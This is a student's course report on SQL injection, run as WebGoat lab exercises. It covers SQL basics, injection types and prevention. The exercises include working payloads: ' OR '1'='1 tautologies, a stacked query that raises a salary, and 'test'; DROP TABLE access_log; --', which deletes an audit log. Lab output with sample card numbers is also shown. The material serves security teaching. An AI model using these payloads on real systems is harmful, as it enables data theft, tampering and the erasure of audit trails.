NAME: - Pankhuri Srivastava

COURSE 2: - Application and Web Application security

PROJECT TOPIC: - Use WebGoat to Test Web Applications

SQL (Structured Query Language): - SQL is a standard language for storing, manipulating and retrieving data in databases.

Database: - A database in SQL is a collection of related information stored in table. Each table has columns that describe the data and rows that contain the actual data.

Types of SQL Commands: -

- DML: Data manipulation language – DML commands are used to manage data in table.
    - SELECT: Retrieve data
      Syntax: SELECT * FROM Table;
      SELECT first_name, department FROM Table;
    - INSERT: Add new data
      Syntax: INSERT INTO Table (userid, first_name, last_name, department, salary) VALUES ('T123', 'Bini', 'Shah', 'HR', '$52,000');
    - UPDATE: Modify existing data
      Syntax: UPDATE Table SET salary = '$63,000' WHERE first_name = 'Tia' AND last_name = 'Dutt';
    - DELETE: Remove data
      Syntax: DELETE FROM Table WHERE userid='T123';

- DDL: Data definition Language – DDL commands are used to define and manage database structure.
    - CREATE: Create tables/databases
      Syntax: CREATE DATABASE databasename;
    - ALTER: Modify table structure
      Syntax: ALTER TABLE table_name ADD column_name datatype;
    - DROP: Delete tables/databases
      Syntax: DROP TABLE table_name;

- DCL: Data Control Language: DCL commands are used to control access to data.
    - GRANT: Give permissions
      Syntax: GRANT privileges ON object_name TO user_name;
    - REVOKE: Remove permissions
      Syntax: REVOKE privileges ON object_name FROM user_name;

SQL Injection (SQLi): - SQLi is a security vulnerability that allows attackers to manipulate database queries. It is a code injection attack where an attacker inserts malicious SQL code into an input field to interact with or manipulate the database in unauthorized ways.

Consequences of SQL Injection:

- Loss of Confidentiality: attackers can read sensitive data (e.g. Passwords)
- Loss of Integrity: attackers can modify or delete data (e.g. change or delete accounts or info.)
- Loss of Availability: attackers can disable access to the database (e.g. delete tables)
- Privilege Escalation: attackers can gain admin rights on the database
- Bypassing Authentication: log in as admin without correct credentials

SQL Injection Techniques:

- <u>SQL Query Chaining</u>: also called query stacking, is a technique where the attacker ends the original SQL statement with a semicolon (;) and adds an additional query right after it.
  E.g. SELECT*FROM users WHERE username = 'admin';
  Attacker changes it to admin'; DROP TABLE users; --
  Query becomes: SELECT*FROM users WHERE username = 'admin'; DROP TABLE users; --';

- <u>String SQL Injection</u>: the type targets string-based fields like usernames, names or emails. The attacker uses quotes (') to escape out of the query context and inject their own code.
  E.g. SELECT*FROM users WHERE username = ' "+user_input+" ';
  Input can be ' or '1'='1
  Query becomes: SELECT*FROM users WHERE username = ' ' or '1'='1';

- <u>Numeric SQL Injection</u>: this happens in numeric input fields where quotes (') are not used around the input, so the attacker injects pure SQL logic directly
  E.g. SELECT*FROM users WHERE id = "+user_id;
  Input can be 0 or 1=1.
  Query becomes: SELECT*FROM users WHERE id = 0 or 1=1;

CIA Triad:

- Confidentiality: Ensures information is accessible only to authorized personnel (e.g., encryption)
- Integrity: Ensures data remains accurate and unaltered (e.g., checksums)
- Availability: Ensures information and resources are accessible when needed (e.g., redundancy measures)

Prevention from SQL Injection:


- ✓ Use of prepared statements or parameterized queries
- ✓ Validate and sanitize all user inputs
- ✓ Limit database permissions (e.g. read only accounts)
- ✓ Use of stored procedures
- ✓ Use of a Web Application Firewall (WAF)

1. **Problem statement:** Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

   Source code: SELECT department FROM Employees WHERE first_name='Bob' AND last_name='Franco'

   Output: Bob works in Marketing

   Evidence:




2. **Problem statement:** Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

   Source code: UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett'

   Output: Tobi Barnett's department changed to sales.

   Evidence:




3. **Problem statement:** Try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees".

   Source code: ALTER TABLE employees ADD phone varchar(20)

   Output: The column "phone" added to the table.

Evidence:




4. **Problem Statement:** Try to grant rights to the table grant_rights to user unauthorized_user.

   Source code: GRANT ALL ON grant_rights TO unauthorized_user

   Output: The rights to table has been granted

   Evidence:



5. **Problem Statement:** The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

Source code: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Output: all the information has been retrieved without knowing any specific username.

Evidence:

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✔

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '

Smith | or | 1 = 1 | ' | Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

6. **Problem statement:** The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

   "SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;

   Using the two Input Fields below, try to retrieve all the data from the users table.

   Source code: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 1=1

   Output: The data has been retrieved using two input fields.

Evidence:

✔

Login_Count:

User_Id:

Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 1=1

7. **Problem Statement:** Use the form below and try to retrieve all employee data from the employees table. You should not need to know any specific names or TANs to get the information you need.

   Source code: i). ' OR '1'='1 ii). ' OR '1'='1' --

   Output: all the employee data has been retrieved from employees table without knowing any specific name.

   Evidence:

✔

Employee Name: Lastname

Authentication TAN: TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!


USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

8. **Problem Statement:** You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and change your own salary so you are earning the most!

   Source code: 3SL99A'; UPDATE employees SET salary = '98926' WHERE last_name = 'Smith'; --


   Output: changed the salary as earning the most in the team for Smith

   Evidence:



9. **Problem Statement:** Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to! Better go and delete it completely before anyone notices.

   Source code: test'; DROP TABLE access_log; --

   Output: deleted the access_log table

   Evidence: